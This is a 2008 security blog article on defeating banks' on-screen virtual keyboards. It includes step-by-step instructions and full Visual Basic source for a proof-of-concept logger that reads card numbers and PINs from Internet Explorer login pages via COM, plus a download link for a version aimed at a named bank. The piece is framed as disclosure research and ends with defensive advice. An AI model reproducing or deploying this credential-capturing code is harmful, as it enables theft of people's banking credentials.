
COFFEE AND SECURITY (C&S)

Defeating Virtual Keyboard Protection

12 September 2008

1. Introduction

Before one reads this article I assume the reader is familiar with on-screen keyboards (OSK) or virtual Keyboards (VKs). In case you have not heard of it before it is software or application based keyboard which is used as an additional security layer for authentication to defeat standard keyloggers from capturing keystrokes. These keyboards can be used in the same way as the normal keyboards except that the user will have to use a mouse to click on the buttons (on screen) instead of typing by hand. These kinds of keyboards are widely used by most financial organization to protect their customers against keyloggers and malwares which records keystrokes. Incase of OSKs and VKs no keystrokes are generated instead a programming logic is used to fill in input boxes with the intended character when the user click on the respective buttons. More details while you read further.

The purpose of writing this article is to educate the users how such sophisticated protection mechanism can be easily broken and should not be completely relied upon. Most financial organization who tries to promote their online services based on such protection mechanism gives only a false sense of security to the customers. However, it also does not mean having this kind of protection at the first place makes a user insecure rather I'd say it is certainly an addition layer of security; but at the same time the users must also be aware of the chances of threats. For example: Let say, the idea of defeating such mechanism is *still* not widespread, it is most likely that any particular user's machine infected with such advance key-logger to capture OSK and VKs generated texts is very rare. However, it may not be the case in near future with more and more advance malwares written every now and then. All that it means is do not just completely trust such sophisticated protection mechanism just be aware that there still may be chances of your credentials may get stolen incase the system is infected with such advance key loggers or malware.

Alright now enough of yada yada, in the further sections I shall discuss the technical aspects of such advance keyloggers and a complete analysis describing how such advance protection mechanism can be easily defeated.

2. Technical Background

There has always been tries for different ways and means to defeat key loggers. This is why the concept of on-screen keyboard or so called virtual keyboards came into picture. Onscreen keyboards are there for quite sometime now.

As per my knowledge till now there are only two known methods for defeating such OSKs or VKs: One is by capturing area around mouse pointer when a click event occurs and the other one is directly retrieving the input box values from the web page by having direct access to the values using COM (Component Object Model). In this article, I'll be discussing in detail about the second method since it is discovered by me. Compared to the first method, the second method is much more effective and reliable approach for defeating OSKs or VKs. More details as you read further.

a. Mouse Click 10 x 10 area capture

In this approach every time a user clicks on the website, 10 x 10 pixels (or any other specified value) areas around the mouse pointer is captured by the keylogger which is stored in the disk in a proper sequence to identify the user details (ID and password).

Defeating on-screen (or so called virtual) keyboards by capturing 10 x 10 area around mouse click is known since 1997 and is used in the wild by several *advance* keyloggers and malwares. One well known worm which used this technique before was W32/Dumaru family. That was an attack against the e-Gold keypad. Similarly there are several such malwares which is using this technique. I personally know many Brazilian folks who have been using this technique for quite some time against the banks out there.

However, like any other key logger the screen capture mechanism is also not fool-proof as a smart user can still trick it in recording wrong password. For example if my password is - "s3curity"

To trick the keylogger, the user can click in the following sequence:
567[clear all]3[backspace]s5[backspace]curity

The above method will trick the keylogger in recording wrong password (5673s5curity) unless it is able to keep track of all changes made and extract the correct password.

b. Direct access to Input Box values by hooking into Internet Explorer using COM

Around mid of year 2005 I was bit intrigued to write a PoC (proof-of-concept) keylogger (Download link http://hackingspirits.com/vuln-rnd/Defeat-CitiBank-VK.zip) to capture texts emulated using virtual keyboards. The PoC keylogger was publicly released on 5th Aug, 2005 to demonstrate the hack for a particular banking site however the fact that remains same is any site which uses similar VK or OSK can be defeated. As you read further, you'll understand how this particular approach of defeating OSK and VK cannot be easily tricked unlike ordinary keyloggers. In this approach the keylogger directly hooks into IE by making COM calls and directly monitors the User/Password box. Hence there is no logging before the form POST occurs. It saves a lot of disk space and the keylogger only capture the last password that was present in the password box before the FORM POST.

Before I discuss in depth how an OSK or VK can be defeated, it is important for the reader to understand how the concept of VK works at first place. Let's take a look at below sample code

snippet of a banking site which uses VK for authentication. The JavaScript in **Code Snippet 1** and **Code Snippet 2** seem to deal with the mouse click event and emulate various keyboard characters which is further used to fill up user credentials detail in the input boxes.

Screenshot 2.a


```
// Code Snippet 1 (Script handling emulation of keyboard characters)
. . .
    <area shape=rect coords="90,60,116,87" href="#" onclick="write_pin('.')">
    <area shape=rect coords="120,60,145,87" href="#" onclick="write_pin('<')">
    <area shape=rect coords="150,60,176,87" href="#" onclick="write_pin(',')">
    <area shape=rect coords="240,60,296,87" href="#" onclick="backSpacer();">
    <area shape=rect coords="300,60,355,87" href="#" onclick="clearAll();">
    <area shape=rect coords="270,90,296,116" href="#" onclick="write_pin('O')">
    <area shape=rect coords="300,90,326,117" href="#" onclick="write_pin('P')">
    <area shape=rect coords="45,120,71,147" href="#" onclick="write_pin('A')">
    <area shape=rect coords="75,120,101,147" href="#" onclick="write_pin('S')">
    <area shape=rect coords="105,120,131,147" href="#" onclick="write_pin('D')">
    <area shape=rect coords="135,120,161,147" href="#" onclick="write_pin('F')">
    <area shape=rect coords="165,120,191,147" href="#" onclick="write_pin('G')">
    <area shape=rect coords="195,120,221,147" href="#" onclick="write_pin('H')">
    <area shape=rect coords="225,120,251,147" href="#" onclick="write_pin('J')">
    <area shape=rect coords="255,120,281,147" href="#" onclick="write_pin('K')">
    <area shape=rect coords="285,120,311,147" href="#" onclick="write_pin('L')">
    <area shape=rect coords="210,29,236,57" href="#" onclick="write_pin(']')">
    <area shape=rect coords="180,29,206,57" href="#" onclick="write_pin('[')">
    <area shape=rect coords="300,30,326,57" href="#" onclick=write_pin('\"')>
    <area shape=rect coords="240,30,266,57" href="#" onclick="write_pin(':')">
    <area shape=rect coords="270,30,296,57" href="#" onclick="write_pin(';')">
    <area shape=rect coords="330,30,356,57" href="#" onclick="write_pin('\')" >
. . .
```


```
// Code Snippet 2 (Script handling emulation of keyboard characters)
. . .
document.write('<TD><A href="#" onclick="write_pin('+numArray[0]+')"><IMG
SRC="/IbsImages/login/'+numArray[0]+'.gif" WIDTH="26" HEIGHT="27" BORDER="0"
hspace=2></A></TD><TD><A href="#" onclick="write_pin('+numArray[1]+')"><IMG
SRC="/IbsImages/login/'+numArray[1]+'.gif" WIDTH="26" HEIGHT="27" BORDER="0"
hspace=2></A></TD><TD><A href="#" onclick="write_pin('+numArray[2]+')">
. . .
```

Now that you have understood how the keystrokes are emulated using an OSK or VK, it is important to understand how these values can be accessed using COM. Unlike any standard client, any particular webpage viewed using a browser has various items known as web elements. The web elements are nothing but the input boxes, various buttons, selection boxes and frames etc.

Each of these items or web elements is associated with some attributes such as size, name, type, value and color etc.

Using COM various web elements in a web page can be enumerated and their values of can be accessed. To get further idea on web elements and its respective attributes use a DOM Explorer to enumerate the details (Refer the **Screenshot 2.b**).

Screenshot 2.b



In the above screenshot (**Screenshot 2.b**) you can see in the left bottom corner various web elements in the web page enumerated and their values can be seen in the bottom middle frame.

3. Complete Analysis

In this section, I'll discuss various steps involved in writing creating the PoC keylogger. Here I have used a sample banking site using a VK for user authentication. The user credential used here for authentication is the User's credit or debit card number and a Password pin (called IPIN). The steps includes are as follows:


Step 1: Identify element id of the input box for entering the Card Number

The first step is to identify the web element id (numeric identifier of the user's ID/Password Input Box) which will be used by the program to access the value in the Input Box.

There various ways to identify the element id of any particular web elements; in my case I'll try to enter some random value into the input box using the OSK or VK and then try to lookup for the same value during enumeration. Once the value is hit, the return value will be the element id. Lets do it step wise to

make it more clear. Enter any unique random value into the input box of the web application using the OSK or VK. In my case I have entered 4980 (Refer **Screenshot 3.a** below).

Screenshot 3.a




Now we need to modify and add few lines of codes within the function "RetrieveInfo" to identify the element id (Refer the VB code snippet given below). The code section mark red is temporary changes made to the code to identify the element id of the input box.

```
[...] // VB Code Snippet from "Advance Virtual Keyboard (VK) Logger" (provided below)
Private Function RetrieveInfo(objDoc As Object) As Boolean
   Dim objElement     As Object
   Dim lngLen         As Long
   Dim lngIndex       As Long
   Dim blnFound       As Boolean

   For cnt = 1 To 300
   'Checks if the element is a text-box.
   Set objElement = objDoc.All.Item(cnt)
   If LCase(objElement.getAttribute("Type")) = "text" Then
      txtCardNo.Text = objElement.getAttribute("Value")

      ' Extra code added to identify the element id of input box for entering card number
      If StrComp(txtCardNo.Text, "4980", vbTextCompare) = 0 Then
      MsgBox "The element id of input box for Card Number is " & cnt
      End If
      End

      blnFound = True
   End If
[...]
```

Compile and run the program to see the element id of the input box for Card Number. In this case the element id found to be 66 (Refer the **Screenshot 3.b** for more details)


Screenshot 3.b



Step 2: Identify element id of the input box for entering the IPIN/QPIN

In this case the approach is same as explained in "**Step 1**" for identifying element id of Card Number input box. Enter any unique value in the IPIN input box using the Virtual Keyboard (in my case I have entered S3CURITY). Refer the **screenshot 3.c** for more details.

Screenshot 3.c




Modify and add few lines of codes within the function "RetrieveInfo" to identify the element id. The code section mark red is the temporary changes made to the code to identify the element id of the IPIN input box.

```
 [. . .]  // Code Snippet Advance PoC KeyLogger for OSK and VK
' Check if the element is a password-box.
   Set objElement = objDoc.All.Item(cnt)
   If LCase(objElement.getAttribute("Type")) = "password" Then
      txtIPIN.Text = objElement.getAttribute("Value")

      ' Extra code added to identify the element id of input box for
      ' entering IPIN or Passowrd
      If StrComp(txtIPIN.Text, "s3curity", vbTextCompare) = 0 Then
      MsgBox "The element id of input box for IPIN/Password is " & cnt
      End If
      'End

      blnFound = True
   End If
[. . .]
```

Compile and run the program to see the element id of the input box for IPIN. In this case the element id found to be 81. Refer the **Screenshot 3.d** for more details.

Screenshot 3.d



Step 3: Use the previously identified element ID's in the program to directly monitor the Input Boxes

Now that we know the element id of both the Input Boxes in the previous steps, we can now use the same identifiers in our program to monitor both the Input Boxes. The complete VB source code (**Advance Virtual Keyboard (VK) Logger**) is given below.

VB Source Code: Advance Virtual Keyboard (VK) Logger

```
' ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
'                  Advance VK or OSK Logger
'
'            Developed by Debasis Mohanty (a.k.a Tr0y)
'                 http://www.hackingspirits.com
' ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
' Disclaimer:
' This is a demo VK keylogger program developed to demonstrate that
' MySecureBank Virtual KeyBoard protection can be defeated using such
' techniques. This program is absolutely for research & educational
' purpose and I won't be held responsible for any mis-use of such
' techniques.
' ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++

Private Function RetrieveInfo(objDoc As Object) As Boolean
   Dim objElement      As Object
   Dim lngLen          As Long
   Dim lngIndex        As Long
   Dim blnFound        As Boolean

   'For cnt = 1 To 300
   'Checks if the element is a text-box.
   Set objElement = objDoc.All.Item(66)
   If LCase(objElement.getAttribute("Type")) = "text" Then
      txtCardNo.Text = objElement.getAttribute("Value")
      blnFound = True
   End If

   'Checks if the element is a password-box.
   Set objElement = objDoc.All.Item(81)
   If LCase(objElement.getAttribute("Type")) = "password" Then
      txtIPIN.Text = objElement.getAttribute("Value")
      blnFound = True
   End If

   'Next

   RetrieveInfo = blnFound
End Function

Private Sub GetPass()
   Dim objShellWins    As New SHDocVw.ShellWindows
   Dim objExplorer     As SHDocVw.InternetExplorer
   Dim objDocument     As HTMLDocument
   Dim blnFound        As Boolean
   Dim blnResult       As Boolean
```

```
    Dim strCurrTitle    As String

    ' Set the Found status of the Login Page as False
    blnFound = False

    'Enumerates All IE windows.
    For Each objExplorer In objShellWins
        If TypeOf objExplorer.document Is HTMLDocument Then
            Set objDocument = objExplorer.document

            strCurrTitle = objDocument.Title

            If strCurrTitle = "Login Page" Then
                blnResult = RetrieveInfo(objDocument)
            End If

            If blnResult Then blnFound = True
        End If
    Next

    If blnFound = False Then
        cmdStop_Click
        MsgBox "MySecureBank Login Page not found !! " & _
        "Open the MySecureBank Login Page and then restart this program to monitor." & _
        " This program will exit now.."
        End
    End If
End Sub

Private Sub cmdExit_Click()
Unload frmMain
End Sub

Private Sub cmdStart_Click()

On Error GoTo err1
    cmdStart.Enabled = False
    cmdStop.Enabled = True

    GetPass
    Timer1.Enabled = True
    Exit Sub

err1:
    MsgBox "Error " & CStr(Err.Number) & ": " & Err.Description, vbOKOnly Or vbExclamation, ""

End Sub

Private Sub cmdStop_Click()
cmdStart.Enabled = True
cmdStop.Enabled = False

Timer1.Enabled = False
End Sub

Private Sub Form_Load()
cmdStop.Enabled = False
```

```
End Sub

Private Sub Timer1_Timer()
cmdStart_Click
End Sub
```

4. Better Protection Mechanism

I personally feel a better protection mechanism will be use of Two-factor authentication. However we all know no solution can be completely fool-proof all that we can try is to make a solution as much as difficult to be broken.

The problem with passwords is that it is too easy to lose control of them and with advance keyloggers as discussed above passwords can easily be stolen. Two-factor authentication mitigates this problem upto maximum extent. If your password includes a number that changes every minute, or a unique reply to a random challenge, then it's difficult for someone else to intercept. An intercepted password won't be usable the next time it's needed.

These tokens have been around for at least two decades, but it's only recently that they have received mass-market attention (Read ***Banks impose home chip and pin to fight internet accounts fraud*** http://business.guardian.co.uk/story/0,,2077984,00.html). Some banks are issuing them to customers, and even more are talking about doing it. It seems that corporations are finally recognizing the fact that passwords don't provide adequate security, and are hoping that two-factor authentication will fix their problems.

More about two factor authentication can be found in the below links
http://en.wikipedia.org/wiki/Strong_authentication and
http://www.verisign.com/products-services/security-services/unified-authentication/index.html

5. Conclusion

The fact that would always remain same is that the weakest link in security will always be the human being itself. With growing number of electronic frauds some banks who are now realizing the impact of electronic fraud are desperate to transfer the responsibility to their clients (as far as law permits). In past few years, I have personally experienced that some of the financial institutions who are selling their services based on such technical solutions or placebos for security are also trying to make their end-user security aware via online videos, instructions and security do's and don't's via email. However, this doesn't seem to be successful in curbing electronic frauds to maximum extent. My personal experience says in most cases of cyber frauds, the end-users themselves are responsible for compromise of their personal information. The reasons are many why this happen but the common one in them is irrespective of banks repeated security tips and instructions, most end-users do not follow them while doing e-banking till the point they themselves become a victim.

In this case there should be a collective effort both by banks and end-users to thwart such advance malwares. End-users should understand and holistically follow the basics do's and don't's of security while doing e-banking. Few such tips are a) never do e-banking from a public or shared computer, b) prefer e-banking only from your own system ensuring that you have a descent firewall and anti-virus software in place, c) go for only genuine or licensed firewall and anti-virus softwares so that you can keep them updated to the latest, d) periodically change your e-banking login pins or passwords, e) Verify the SSL certificate in for its authenticity, f) always type in your online banking URL in the browser

never go by the links that comes via email or through some other means, and g) whenever you are in doubt about a particular service in your bank site do bother to call up the bank customer support and get your doubt clarified. There are many such tips and however it is very important that when your bank tells you that you are responsible for your access credentials to your e-banking account, at least you know (or hope) that someone with knowledge put several controls in place that make fraud by other entities (including dishonest bank employees) a less likely option.

6. Author Details

Debasis Mohanty
Email: d3basis.m0hanty@gmail.com.
www.hackingspirits.com
www.coffeeandsecurity.com

References:

Defeating Citi-Bank Virtual Keyboard Protection
http://hackingspirits.com/vuln-rnd/Defeat-CitiBank-VK.zip

CitiBank Virtual Keyboard
http://www.citibank.com